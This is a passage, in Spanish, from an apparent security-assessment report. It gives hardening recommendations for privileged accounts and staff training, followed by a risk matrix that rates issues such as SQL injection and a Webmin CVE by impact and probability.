Manejo de cuentas privilegiadas:

- Restringir el acceso al usuario root y usar cuentas con privilegios mínimos para tareas diarias.
- Implementar autenticación de múltiples factores (MFA) para accesos administrativos.

Educación y capacitación:

- Capacitar al equipo de desarrollo sobre buenas prácticas de seguridad, incluyendo OWASP Top Ten.
- Establecer una cultura de seguridad en la organización, donde la protección de los datos sea una prioridad.

8. Matriz de Riesgo

Riesgo	Descripción	Impacto	Probabilidad	Nivel de Riesgo
R1	Inyección SQL	Alto	Alta	Crítico
R1	Vulnerabilidad en Webmin (CVE-2012-2982)	Alto	Alta	Crítico
R2	Puerto 10000 expuesto (Webmin sin restricciones)	Medio	Alta	Alto
R2	Software desactualizado	Alto	Media	Alto
R3	Falta de monitoreo y actualizaciones	Medio	Media	Medio
R3	Mala configuración de cookies	Medio	Media	Medio
R4	Configuración débil en manejo de privilegios	Bajo	Alta	Bajo

Impacto y Probabilidad se codifican por colores:
Rojo: Alto/Alta
Amarillo: Medio/Media
Verde: Bajo/Baja